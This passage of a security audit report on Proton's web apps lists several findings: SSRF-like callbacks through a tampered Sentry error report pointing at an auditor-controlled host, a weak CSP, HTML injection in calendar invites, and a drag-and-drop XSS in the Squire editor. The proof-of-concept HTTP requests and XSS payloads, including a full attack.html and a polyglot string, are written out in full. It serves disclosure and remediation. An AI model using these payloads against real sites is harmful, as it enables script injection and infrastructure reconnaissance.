It is recommended to verify if the behavior described in the *TECHNICAL DETAILS* section is expected. If not, the application should implement a mechanism preventing the spoofing of names of the participants.

[INFO] SECURITUM-212589-WEB-006: Interaction with external service

SUMMARY

During the assessment, it was noticed that once any error occurs in the application, the API with the error report is invoked and sent to the Sentry system. Auditor set URLs within the API report request to the attackers' server and after few seconds a series of HTTP and DNS requests were received.

It was noticed that HTTP requests were not triggered immediately after the malicious request was sent but after some time what suggests that HTTP requests were sent after the Client's operator activity.

Such behavior can be used by a bad actor to gain knowledge about infrastructure. Moreover, in case of vulnerability discovery in the 3rd party system, the system can be exploited.

PREREQUISITES FOR THE ATTACK

Account in the application and forcing the application to respond with an error.


TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is an HTTP request (truncated) sent to the Sentry system (one should note that all URLs are modified and are pointing to attackers' web servers). `filename` fields marked in yellow are the points that are the sources of HTTP requests (x.scrt.pl is a domain controlled by Auditors, used during the tests):

```
POST /api/reports/sentry/api/64/store/?sentry_key=[cut]&sentry_version=7 HTTP/1.1
Host: account.protonmail.com
Connection: close
Content-Length: 6374
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://account.protonmail.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://account.protonmail.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: [cut]

{"exception":{"values":[{"type":"StatusCodeError","value":"Unprocessable
Entity","stacktrace":{"frames":[{"colno":390843,"filename":"https://[cut].x.scrt.pl/7.b4458c98.ch
unk.js","function":"async
onSubmit","in_app":true,"lineno":1},{"colno":390886,"filename":"https://[cut].x.scrt.pl/7.b4458c9
8.chunk.js","function":"async","in_app":true,"lineno":1},{"colno":23807,"filename":"https://[cut]
.x.scrt.pl/vendors~index.45268d87.chunk.js","function":"?","in_app":true,"lineno":56},{"colno":36
9521,"filename":"https://[cut].x.scrt.pl/vendors~index.45268d87.chunk.js","function":"i","in_app"
:true,"lineno":84}]},"mechanism":{"handled":false,"type":"onunhandledrejection"}}]},"level":"erro
r","platform":"javascript","sdk":{"name":"sentry.javascript.browser","packages":[{"name":"npm:@se
ntry/browser","version":"5.30.0"}],"version":"5.30.0","integrations":["InboundFilters","FunctionT
oString","TryCatch","Breadcrumbs","GlobalHandlers","LinkedErrors","UserAgent"]},"event_id":"c719c
7ae898e4930b9eab57729710813","timestamp":1620806552.833,"environment":"account.protonmail.com","r
elease":"4.2.2","tags":{"appVersion":"4.2.2"},"breadcrumbs":[{"timestamp":1620806485.609,"categor
y":"fetch","data":{"method":"GET","url":"https://[cut].x.scrt.pl/api/auth/sessions/local/key","st
atus_code":200},"type":"http"},{"timestamp":1620806485.858,"category":"fetch","data":{"method":"G
ET","url":"https://[cut].x.scrt.pl/api/users","status_code":200},"type":"http"},{"timestamp":1620
806485.863,"category":"navigation","data":{"from":"/u/0/mail/folders-
labels","to":"/u/0/mail/folders-
labels"}},{"timestamp":1620806485.878,"category":"fetch","data":{"method":"GET","url":"/openpgp.w
orker.min.e31cbed5e366366dc281c9b1387e35f295c095a4.js","status_code":200},"type":"http"},{"timest
amp":1620806485.879,"category":"fetch","data":{"method":"GET","url":"/openpgp.min.0687a51c2826fc9
9e26253cd4b3c5ffcbc36020d.js","status_code":200},"type":"http"},{"timestamp":1620806486.399,"cate
gory":"fetch","data":{"method":"GET","url":"https://[cut].x.scrt.pl/api/mail/v4/settings","status
_code":200},"type":"http"},{"timestamp":1620806486.418,"category":"fetch","data":{"method":"GET",
"url":"https://[cut].x.scrt.pl/api/v4/events/latest","status_code":200},"type":"http"},{"timestam
p":1620806486.434,"category":"fetch","data":{"method":"GET","url":"https://[cut].x.scrt.pl/api/se
ttings","status_code":200},"type":"http"},{"timestamp":1620806486.783,"category":"fetch","data":{
"method":"GET","url":"/assets/version.json","status_code":200},"type":"http"},{"timestamp":162080
6486.993,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/payments/subscription","status_code":200},"type":"http"},{"timestamp":1620806
487.01,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/organizations","status_code":200},"type":"http"},{"timestamp":1620806487.016,
"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/core/v4/features/EarlyAccess","status_code":200},"type":"http"},{"timestamp":
1620806487.034,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/payments/plans","status_code":200},"type":"http"},{"timestamp":1620806487.182
,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/addresses","status_code":200},"type":"http"},{"timestamp":1620806487.394,"cat
egory":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/core/v4/features/EnabledEarlyAccess","status_code":200},"type":"http"},{"time
stamp":1620806487.573,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/core/v4/features/BundlePromoShown","status_code":200},"type":"http"},{"timest
amp":1620806487.734,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/v4/labels?Type=1","status_code":200},"type":"http"},{"timestamp":1620806487.7
66,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/v4/labels?Type=3","status_code":200},"type":"http"},{"timestamp":1620806487.8
09,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/v4/labels?Type=2","status_code":200},"type":"http"},{"timestamp":1620806489.2
76,"category":"ui.click","message":"button.button-henlo.button-group-item.button-ghost-
weak[type=\"button\"]"},{"timestamp":1620806490.282,"category":"ui.click","message":"div.field-
container > input#accountName.field.w100.field-
focused[type=\"text\"]"},{"timestamp":1620806490.718,"category":"ui.click","message":"span.flex.r
elative.w100 > select#parentID.field.w100.field-
focused"},{"timestamp":1620806517.101,"category":"fetch","data":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/v4/events/LFK2CKzVBXW3Ky9PQoh4mapyfYFy1fFPi6c7daSxrkhsi2JysyUcI56dKr27vSUr-
ehGvpfMqx4-
SkL9blYMVw==","status_code":200},"type":"http"},{"timestamp":1620806547.667,"category":"fetch","d
ata":{"method":"GET","url":"https://
[cut].x.scrt.pl/api/v4/events/LFK2CKzVBXW3Ky9PQoh4mapyfYFy1fFPi6c7daSxrkhsi2JysyUcI56dKr27vSUr-
ehGvpfMqx4-
SkL9blYMVw==","status_code":200},"type":"http"},{"timestamp":1620806548.361,"category":"ui.click"
```

```
,"message":"span.flex.relative.w100 > select#parentID.field.w100.field-
focused"},{"timestamp":1620806552.177,"category":"ui.click","message":"button.button-
henlo.button-solid-
norm[type=\"submit\"]"},{"timestamp":1620806552.824,"category":"fetch","data":{"method":"PUT","ur
l":"https:// [cut].x.scrt.pl/api/v4/labels/DTErxeCmCBmdk37jv-
iSNqZFnd2ABsE6zKGIcA3WTpN5eTStjAN1NqslfmezG2FCnfM0ilGnrsbwedeXEjOIWg==","status_code":422},"type"
:"http"}],"request":{"url":"https:// [cut].x.scrt.pl/u/0/mail/folders-
labels","headers":{"Referer":"https:// [cut].x.scrt.pl/","User-Agent":"Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36"}}}
```

Below is a screenshot of HTTP requests received from the Sentry tool:



1	2021-May-12 08:20:05 UTC	DNS	149[redacted]	[redacted]
2	2021-May-12 08:20:05 UTC	HTTP	184[redacted]	[redacted]
3	2021-May-12 08:20:05 UTC	DNS	46.[redacted]	[redacted]
4	2021-May-12 08:20:05 UTC	HTTP	46.[redacted]	[redacted]
5	2021-May-12 08:20:05 UTC	DNS	46.[redacted]	[redacted]
6	2021-May-12 08:20:05 UTC	HTTP	184[redacted]	[redacted]
7	2021-May-12 08:20:05 UTC	DNS	149[redacted]	[redacted]
8	2021-May-12 08:20:05 UTC	HTTP	46.[redacted]	[redacted]

Details of one of the requests captured (sent to attacker's server from Sentry system. x.scrt.pl is a domain controlled by Auditors, used during the tests):

```
GET /7.b4458c98.chunk.js HTTP/1.1
Host: [cut].x.scrt.pl
sentry-trace: [cut]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: sentry/9.1.2 (https://sentry.io)
X-Sentry-Token: [cut]
```

LOCATION

https://account.protonmail.com/api/reports/sentry/api/64/store

RECOMMENDATION

It is recommended to prevent external requests made by Sentry and other 3rd party tools.

[INFO] SECURITUM-212589-WEB-007: Improper configuration of Content-Security Policy

SUMMARY

During the tests, it was found applications use the Content-Security-Policy mechanism, however, it is implemented in a way that may allow to execute a JavaScript code, in case of finding an XSS vulnerability.

PREREQUISITES FOR THE ATTACK

Discovering the Cross-Site Scripting vulnerability.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is the Content-Security Policy used by the applications:

```
content-security-policy: default-src 'self'; connect-src 'self' blob:; script-src 'self' blob:
'sha256-eAhF1Kdccp0BTXM6nMW7SYBdV0c3fZwzcC177TQ692g='; style-src 'self' 'unsafe-inline'; img-src
http: https: data: blob: cid:; frame-src 'self' blob: https://secure.protonmail.com https://beta-
api.protonmail.com; object-src 'self' blob:; child-src 'self' data: blob:; report-uri
https://reports.protonmail.ch/reports/csp; frame-ancestors 'none';
```

As it may be observed, the `style-src` definition contain an `unsafe-inline` flag (highlighted in yellow). In case if an attacker discovers a possibility to inject a JavaScript code into such element, he or she may perform a Cross-Site Scripting attack.

LOCATION

Each of the tested applications:

- account.protonmail.com
- beta.protonmail.com
- calendar.protonmail.com

RECOMMENDATION

It is recommended to verify if the `unsafe-inline` flag is necessary. If not, it should be removed.

[INFO] SECURITUM-212589-WEB-008: X-XSS-Protection header enabled

SUMMARY

It was observed that HTTP responses contain X-XSS-Protection header. This header is not supported anymore by majority of the browsers (such as Chrome, Mozilla Firefox, Microsoft Edge), and in very rare and specific cases may open an application to the XS-Leak vulnerability. The role of X-XSS-Protection header was taken over by a Content-Security Policy mechanism.

More information:

- https://markitzeroday.com/headers/content-security-policy/2018/02/10/x-xss-protection.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection
- https://portswigger.net/daily-swig/google-deprecates-xss-auditor-for-chrome

More information on XS-Leak attack:

- https://owasp.org/www-pdf-archive/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf

PREREQUISITES FOR THE ATTACK

N/A

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is an example of HTTP response, containing an X-XSS-Protection header:

```
HTTP/1.1 200 OK
date: Fri, 07 May 2021 13:12:27 GMT
cache-control: max-age=0, must-revalidate, no-cache, no-store, private
expires: Fri, 04 May 1984 22:15:00 GMT
access: application/vnd.protonmail.api+json;apiversion=3
vary: Accept-Encoding
set-cookie: Session-Id=[cut]; Domain=protonmail.com; Path=/; HttpOnly; Secure; Max-Age=7776000
set-cookie: Version=default; Path=/; Secure; Max-Age=7776000
Content-Length: 449
content-type: application/json
content-security-policy: default-src 'self'; connect-src 'self' blob:; script-src 'self' blob:
'sha256-eAhF1Kdccp0BTXM6nMW7SYBdV0c3fZwzcC177TQ692g='; style-src 'self' 'unsafe-inline'; img-src
http: https: data: blob: cid:; frame-src 'self' blob: https://secure.protonmail.com
https://calendar-api.protonmail.com; object-src 'self' blob:; child-src 'self' data: blob:;
report-uri https://reports.protonmail.ch/reports/csp; frame-ancestors 'none';
strict-transport-security: max-age=31536000; includeSubDomains; preload
expect-ct: max-age=2592000, enforce, report-uri="https://reports.protonmail.ch/reports/tls"
public-key-pins-report-only: pin-sha256="8joiNBdqaYiQpKskgtkJsqRxF7zN0C0aqfi8DacknnI="; pin-
sha256="drtmcR2kFkM8qJClsuWgUzxgBkePfRCkRpqUesyDmeE="; report-
uri="https://reports.protonmail.ch/reports/tls"
x-frame-options: deny
```

```
x-content-type-options: nosniff
x-xss-protection: 1; mode=block; report=https://reports.protonmail.ch/reports/csp
referrer-policy: strict-origin-when-cross-origin
x-permitted-cross-domain-policies: none
connection: close
```

LOCATION

Each of the tested applications:

- account.protonmail.com
- beta.protonmail.com
- calendar.protonmail.com

RECOMMENDATION

It is recommended to verify if the X-XSS-Protection header is necessary (for example, if an application is user by a very old browsers, which do not support Content-Security Policy). If not, one may delete it. It should be noted that its occurrence does not automatically open an application to new vulnerabilities (as the exploitation of XS-Leaks may be very sophisticated and not possible in each case), and this recommendation is only a suggestion, allowing for additional hardening.

[INFO] SECURITUM-212589-WEB-009: HTML Injection

Summary

It was found, that in the process of creating a new event in the calendar and inviting other person, it is possible to inject the HTML tags into the title of the event. The HTML code is executed in the browser of recipient.

Due to the fact, that no scenario to exploit the vulnerability was discovered, it has been marked as INFO.

Prerequisites for the attack


N/A

Technical details (proof of concept)

To send an invitation containing a HTML code, one has to follow below steps. The steps performed on attacker's account were highlighted in red, while the victim's actions are highlighted in green:

1. Open calendar.protonmail.com application.

2. Create a new event, place the HTML code in the title field, and invite the participant:



</h1><img src="https://sekurak.pl/wp-content/uploads/2020/03/hack111-150x150.png"

May 13, 2021 12:00

May 13, 2021 12:30

All day

Does not repeat

1 participant

securityauditor6 <securityauditor6@protonmail.com>


securityauditor1 <securityauditor1@protonmail.com>
Organizer

3. Press "Save" button and intercept the request of sending a message. Change the `MIMEtype` from `text/plain` to `text/html` (highlighted in yellow in the listing below):

```
POST /api/mail/v4/messages/send/direct HTTP/1.1
Host: calendar.protonmail.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: application/vnd.protonmail.v1+json
```

```
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://calendar.protonmail.com/u/0/
x-pm-appversion: WebCalendar_4.1.13
x-pm-uid: [cut]
Content-Type: application/json
Origin: https://calendar.protonmail.com
Content-Length: 6228
Connection: close
Cookie: AUTH-[cut]; is-paid-user=1; Version=default

{"Message":{"ToList":[{"Address":"securityauditor6@protonmail.com","Name":"securityauditor6@proto
nmail.com"}],"CCList":[],"BCCList":[],"Subject":"Invitation for an event starting on Thursday May
13th, 2021 at 12:00
(GMT+2)","Sender":{"Address":"securityauditor1@protonmail.com","Name":"securityauditor1"},"Body":
"-----BEGIN PGP MESSAGE-----\r\nVersion: OpenPGP.js v4.10.10\r\nComment:
[…]","MIMEType":"text/plain","Attachments":[{"Filename":"invite.ics","MIMEType":"text/calendar;
method=request","Contents":"[…]"}],"Flags":262144},"AttachmentKeys":"[…]","AutoSaveContacts":1,"P
ackages":[{"Addresses":{"securityauditor6@protonmail.com":{"Type":1,"Signature":1,"AttachmentKeyP
ackets":["[…]"}},"MIMEType":"text/html","Body":"0ukBmGixh3iye6K6YEV4NtnrAymh++vpHnG+yNxjdPmxdesLA
ZkBC2HxV/Zda0RUPXuXOOwkSmjiSMW2p6+neHGDFZJl/VzApmUfpGxBEfOw5hcqARmQlKSp4ShysvU6LnWe34RV/8QlaN7imZ
NWHxSCSeI65dGqGsotQQXhTJMFKcKqrfiGLVOf66hlLwxDNAPmf/QkS+e3VdI0nKmX8dYtNyt330NJ3BeKqV9Jguhn2+dBqm+
Al4VkmEwSZ7OMRAxv/e2CMJbuM76jKCy1CefdREYxNnmNUpznCWIsPKRY0fouqgJRxqkKnhifAF0VY4zNk8kyR2v9fBfQz0Fh
m5PCCIrsq7ugkQNzl9KzYbh9pz9JPAhrLXbB3Jd+CComTTjVHFck/5DrD3Hi4Dq0sFxj5wXYB8nK6dThg7e5GV0Zqz++z7gQs
OXVcv3OEhFS8erX/ikrOTPqle4nLDBVJ1gGkYKRrtEx3DU/pDEd0yYtLpCSHsMpAsuZQEY95FzUmuA9P/yw7FJBF01FQU3U3x
Bm21oJ7co8clRhYHs3SptBz1v2NRV+z1sw9BohnzGGvFtkGu0HqgD+wbJ3vQKnSrx49+AGFRXqdDgR0YarvelAhFkC07bYxi7
Ck+CFu40ssR9SdLyL6RwNj2qaTpDA0zLsoNS59+Nc0DfVhtSAnXYkVDLbmKLw+AsZv5NXhratk77lqNDDepA8yPixGa2GZnei
F8vzUSzdkPDZ106zjD/TTUgBrA==","Type":1}]}
```

4. The recipient receives a new message. The HTML code is rendered:



Invitation for an event starting on Thursday May 13th, 2021 at 12:00 (GMT+2)

To: securityauditor6@protonmail.com Show details

<h1>test</h1><img src="https://sekurak.pl/wp-content/uploads/2020/03/hack111-150x150.png">

Your attendance at this event is required.

This event has already happened.

Yes | Maybe | No

Start time	Thursday May 13th, 2021 at 12:00
End time	Thursday May 13th, 2021 at 12:30
Calendar	My jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/
Organizer	Sender (securityauditor1@protonmail.com)
Participant	You (securityauditor6@protonmail.com)

You are invited to

test

When: Thursday May 13th, 2021 at 12:00 (GMT+2) - Thursday May 13th, 2021 at 12:30 (GMT+2)

It is important to note, that to make an application load the image, one has to press the “load remote content” button (if this mechanism was not enabled by default in the options), thus it not possible to gather the person’s IP address (by forcing a user’s browser to send a HTTP request to server controlled by attacker) by using this vulnerability.

Location

Process of creating a new event in calendar.protonmail.com application.

Recommendation

It is recommended to implement the mechanism of filtering the MIMEtype in a request and make it not possible to inject HTML/JavaScript code into the event title. In case if one would find a way to bypass the DOMPurify library and CSP, which are used to secure the application against XSS attacks, one could potentially exploit it.

[INFO] SECURITUM-212589-WEB-010: Potential XSS via drag&drop

SUMMARY

This issue describes a potential XSS attack via drag&drop without a viable Proof-of-Concept.

The WYSIWYG editor used by Proton (Squire) contains protection against an XSS via copy&paste, which involves sanitizing the pasted HTML via DOMPurify. However, drag&drop is another way to insert an HTML code into an editor. Squire performs no sanitization on dropped content.

The basic sanitization is still performed by the browser but, coincidentally, during the assignment, a bug in the Chrome browser was identified to bypass the browser's sanitizer. The bug is still not exploitable in Proton because of the Content Security Policy (and it is deemed impossible to bypass it because of the way the attack works).

PROOF OF CONCEPT

To verify that XSS via drag&drop is possible in Chrome (tested on version 90.0.4430.93), follow the steps below:

1. Create an HTML file called attack.html with the following content:

```
<!DOCTYPE html>
<style>
  div {
    width: 200px;
    height: 200px;
    background: yellow;
  }
</style>
<div draggable="true">Please drag&drop me</div>
<script>
  const payload = `<svg>
    <use href="data:image/svg+xml,
    <svg id='x' xmlns='http://www.w3.org/2000/svg'
         xmlns:xlink='http://www.w3.org/1999/xlink'
         width='100'
         height='100'>
    <a xlink:href='javascript:alert(/XSS!/)'>
    <rect x='0' y='0' width='100' height='100' /></a></svg>#x"></use>
    </svg>`;
  const div = document.querySelector("div");
  div.ondragstart = (ev) => {
    ev.dataTransfer.setData("text/html", payload);
  };
</script>
```


This file simulates a page prepared by the attacker.

2. Create another file called editor.html with the following content:

```
<!DOCTYPE html>
<style>
  div {
    width: 100%;
    height: 300px;
    background: lightblue;
  }
</style>
<p>Here's a WYSIWYG editor. Drop something below:</p>
<div contenteditable>Here's some text you can <b>edit</b></div>
```

This file is meant to simulate Squire.

3. Open both files in different windows of Chrome and place them next to each other.




Here's a WYSIWYG editor. Drop something below:

Here's some text you can **edit**

Please drag&drop me


4. Drag the rectangle from the right side and drop it to the WYSIWYG editor on the left.
5. Click the black rectangle created after dropping:



Here's a WYSIWYG editor. Drop something below:

Here's some text you can **edit**

6. An alert will be shown.



Here's a

Komunikat z bieżącej strony

/XSS!/

Here's some text you can **edit**

LOCATION

WYSIWYG editor (Squire)

RECOMMENDATION

It is recommended to sanitize content after drag&drop the same way that content is sanitized after copy&paste.

Source code – vulnerabilities

[LOW] SECURITUM-212589-CODE-001: Outdated version of the NPM libraries

SUMMARY

One of the components of the application being tested are the NPM libraries. Some of them are not in the current versions and in addition, one can find information that it has known security vulnerabilities.

During the tests it was not possible to prepare a working PoC using the described vulnerability, however, the mere fact of using software with known security vulnerabilities exhausts the condition necessary to include such information in the report.

More information:

- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities

PREREQUISITES FOR THE ATTACK

Depends on the library vulnerability.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below tables shows outdated NPM libraries per project with known vulnerabilities.

Note, that listed libraries are the cause of vulnerabilities in other, dependent libraries.

Project: proton-account

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: proton-calendar

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: proton-contacts

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: proton-drive

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: proton-mail

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: proton-shared

Library	Severity	Vulnerability	Link
url-regex	HIGH	Regular Expression Denial of Service	https://npmjs.com/advisories/1550
socket.io	HIGH	Insecure Default Configuration	https://npmjs.com/advisories/1609
xmlhttprequest-ssl	HIGH	Arbitrary Code Injection	https://npmjs.com/advisories/1665
minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

Project: react-components

Library	Severity	Vulnerability	Link

minimist	LOW	Prototype pollution	https://npmjs.com/advisories/1179

LOCATION

Node modules in the following projects:

- proton-account
- proton-calendar
- proton-contacts
- proton-drive
- proton-mail
- proton-shared
- react-components

RECOMMENDATION

It is recommended to update listed libraries to the latest, stable versions.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html#keeping-javascript-libraries-updated
- https://docs.npmjs.com/cli/v7/commands/npm-audit

[INFO] SECURITUM-212589-CODE-003: Insecure implementation of some JavaScript functions

SUMMARY

During the code review it was noticed that some JavaScript functions are implemented insecurely and used in a way, which may lead to Cross-Site Scripting (XSS) attack when used without any sanitization functions (such as: `sanitizationDescription` function which uses `DOMPurify` library).

Currently, functions listed in the PoC section are not used without prior parameters sanitization but taking into account growth of the project, it is worth to consider the risk of wrong functions usage.

More information:

- https://github.com/cure53/DOMPurify
